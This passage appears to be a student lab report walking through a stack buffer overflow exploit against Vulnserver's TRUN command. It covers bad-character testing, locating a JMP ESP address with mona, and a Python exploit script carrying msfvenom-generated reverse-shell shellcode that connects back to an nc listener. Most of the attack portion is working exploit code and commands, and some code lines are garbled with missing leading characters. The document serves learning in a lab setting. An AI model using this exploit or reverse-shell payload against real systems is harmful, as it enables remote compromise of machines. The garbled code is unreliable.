"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
!/usr/bin/python
mport sys, socket

adchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

hellcode = "A" * 2003 + "B" * 4 + badchars

ry:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

xcept:
        print "Error connecting to server"
        sys.exit()
```

>> make sure immunity running and vuln attached
>>./2.py // when we look at ESP right click follow and dump and see the badchars list that we sent and as we can see 01 all up to xFF this is what we expect and we will see if anything outta place and if there is it would be out of place

Figure 6.1: xff




```
Address   Hex dump                  ASCII
001FF1D0  01 02 03 B0 B0 06 07 08
001FF1D8  09 0A 0B 0C 0D 0E 0F 10
001FF1E0  11 12 13 14 15 16 17 18
001FF1E8  19 1A 1B 1C 1D 1E 1F 20
001FF1F0  21 22 23 24 25 26 27 B0   !"#$%&'
001FF1F8  B0 2A 2B 2C 2D 2E 2F 30    *+,-./0
001FF200  31 32 33 34 35 36 37 38   12345678
001FF208  39 3A 3B 3C 3D 3E 3F 40   9:;<=>?@
001FF210  41 42 43 B0 B0 46 47 48   ABC  FGH
001FF218  49 4A 4B 4C 4D 4E 4F 50   IJKLMNOP
001FF220  51 52 53 54 55 56 57 58   QRSTUVWX
001FF228  59 5A 5B 5C 5D 5E 5F 60   YZ[\]^_`
001FF230  61 62 63 64 65 66 67 68   abcdefgh
001FF238  69 6A 6B 6C 6D 6E 6F 70   ijklmnop
001FF240  71 72 73 74 75 76 77 78   qrstuvwx
001FF248  79 7A 7B 7C 7D 7E 7F 80   yz{|}~⌂Ç
001FF250  81 82 83 84 85 86 87 88   üéâäàåçê
001FF258  89 8A 8B 8C 8D 8E 8F 90   ëèïîìÄÅÉ
001FF260  91 92 93 94 95 96 97 98   æÆôöòûùÿ
001FF268  99 9A 9B 9C 9D 9E 9F A0   ÖÜ¢£¥₧ƒá
001FF270  A1 A2 A3 A4 A5 A6 A7 A8   íóúñÑªº¿
001FF278  A9 AA AB AC AD AE AF B0   ⌐¬½¼¡«»
001FF280  B1 B2 B3 B4 B5 B6 B7 B8
001FF288  B9 BA BB BC BD B0 B0 C0
001FF290  C1 C2 C3 C4 C5 C6 C7 C8
001FF298  C9 CA CB B0 B0 CE CF D0
001FF2A0  D1 D2 D3 D4 D5 D6 D7 D8
001FF2A8  D9 DA DB DC DD DE DF E0
001FF2B0  E1 E2 E3 E4 E5 E6 E7 E8   ßΓπΣσµτΦ
001FF2B8  E9 EA EB EC ED EE EF F0   ΘΩδ∞φε∩≡
001FF2C0  F1 F2 F3 F4 F5 F6 F7 F8   ±≥≤⌠⌡÷≈°
001FF2C8  F9 FA FB FC FD FE FF 0D   ∙·√ⁿ²■
```

we can see in that example that we missiin on 4 and 5 so those are bad characters then look for BO we know its bad characters 'not always gonna be BO ' then u could write all of these down

Figure 6.2: xff

7 Finding the right module



// Finding the right module

=> for this we are looking for a dll or smthng similar inside of a program that has no memory protections meaning no depth no ASLR no safe seh and there is a tool called mona modules that we will use with immunity to achieve this

>> git clone the mona.py file and put it in This PC / program files 86 /immunity inc/immunity debugger / pycommands

>>!monamodules // on the immunity debugger low bar

>>we can see the protection settings we got false on sum of em and we looking for smthng attached to vuln server

>> we will find the OPcode equivalent of a jump

>> locate nasm_shell // copy the path to ruby file and hit enter

>>> JMP ESP // we will use this as a pointer to jump to our malicious shell code we got FFE4

```
[+] This mona.py action t
!mona find -s "\xff\xe4" -m essfunc.dll
```

>> back to immunity :

>> so we can see is the return addresses


>> back to kali and gedit 3.py // past the return address so instead of having 4Bs in place of EIP we will put the pointer there wich wil jump code to a malicious code and we will enter the the reverse address ,cz when we talking with x86 architecture we are doing smthng called liitle endian format so it stores the low order byte at the lowest address and the highest byte at the highest adress

```
#!/usr/bin/python
import sys, socket

625011af

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.98',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

>> open immunity and click on the arrow and enter 625011af and hit ok we need to find the ffe4 this jmp esp then hit F2 it will turn blue and we set a breakpoint so once it overflows the buffer once it reaches this breakpoint it will stop for further instruction from us

Figure 7.1: vulnserver

8 gaining a shell



>> back to kali and run 2.py

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.98',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

>> back to immunity and we see breakpoint at ess funk and now we have to generate our shell code and point to it

// Generating shell code
=> we will use msfvenom
>> msfvenom -p windows/shell reverse_tcp LHOST=192.168.1.128 LPORT =4444 EXITFUNC=thread -f -c -a x86 -b "\x00"
-- -p for payload and do a shell reverse tcp we provided our LHOST and Lport listening port and exitfunc wich makes our exploit more stable -f for file type -c for export -a for architecture -b for bad characters here is where finding bad characters becomes important
>> copy the payload and note the payload size
>> gedit 2.py
>> we going to jump to overflow and we will insert NOPS (no operation) we add padding between the jump command and the shell so we add padding to make it more safe

```
#!/usr/bin/python
import sys, socket

overflow = (
"\xbe\x85\x4c\x71\x57\xda\xc6\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x52\x31\x77\x12\x83\xef\xfc\x03\x72\x42\x93\xa2\x88\xb2\xd1"
"\x4d\x78\x43\xb6\xc4\x9d\x72\xf6\xb3\xd6\x25\xc6\xb8\xba\xc9"
"\xad\x95\x2e\x59\xc3\x31\x41\xea\x6e\x64\x6c\xeb\xc3\x54\xef"
"\x6f\x1e\x89\xcf\x4e\xd1\xdc\x0e\x96\x0c\x2c\x42\x4f\x5a\x83"
"\x72\xe4\x16\x10\xf9\xb6\xb7\x18\x1e\x0e\xb9\x09\xb1\x84\xe0"
"\x89\x30\xc8\x98\x83\x2a\x0d\xa4\x5a\xc1\xe5\x52\x5d\x83\x34"
"\x9a\xf2\x6a\xf8\x69\x0a\xab\x3f\x92\x79\xc5\x43\x2f\x7a\x12"
"\x39\xeb\x0f\x80\x99\x70\xb7\x8c\x1b\xac\x2e\xe7\x17\x19\x24"
"\xaf\x3b\x9c\xe9\xc4\x40\x15\x8c\x0a\xc1\x6d\x2b\x8e\x89\x36"
"\x52\x97\x77\x98\x6b\xc7\xd7\x45\xce\x8c\xfa\x92\x63\xcf\x92"
"\x57\x4e\xef\x62\xf0\xd9\x9c\x50\x5f\x72\x8a\xd9\x28\x5c\xcd"
"\x1e\x83\x18\x41\xe1\xac\x59\x48\x26\xf8\x89\xe2\x8f\x81\xc1"
"\xf2\x30\x54\x45\xa2\x9e\x07\x26\x12\x5f\xf8\xce\x78\x50\x27"
"\xee\x83\xba\x40\x85\x7e\x2d\xaf\xf2\x94\x2e\x47\x01\x94\x21"
"\xc4\x8c\x72\x2b\xe4\xd8\x2d\xc4\x9d\x48\xa5\x75\x61\x5f\xc0"
"\xb6\xe9\x6c\x35\x78\x1a\x18\x25\xed\xea\x57\x17\xb8\xf5\x4d"
"\x3f\x26\x67\x0a\xbf\x21\x94\x85\xe8\x66\x6a\xdc\x7c\x9b\xd5"
"\x76\x62\x66\x83\xb1\x26\xbd\x70\x3f\xa7\x30\xcc\x1b\xb7\x8c"
"\xcd\x27\xe3\x40\x98\xf1\x5d\x27\x72\xb0\x37\xf1\x29\x1a\xdf"
"\x84\x01\x9d\x99\x88\x4f\x6b\x45\x38\x26\x2a\x7a\xf5\xae\xba"
"\x83\xeb\x4e\x44\xde\xaf\x6f\xa7\xca\xc5\x87\x7e\x9f\x67\x4a"
"\x81\x4a\xab\x73\x82\x7e\x54\x80\x1a\x0b\x51\xcc\x9c\xe0\x2b"
"\x5d\x49\x06\x9f\x5e\x58")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62"
```

```
"\x5d\x49\x06\x9f\x5e\x58")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.98',9999))
        s.send(('TRUN /.:/' + shellcode))
```

>> nc -lvnp 4444
\>>run vulnserver as admin
>>./2.py and we got a shell

Figure 8.1: vulnserver

9 Additional Items Not Mentioned in the Report

This section is placed for any additional items that were not mentioned in the overall report.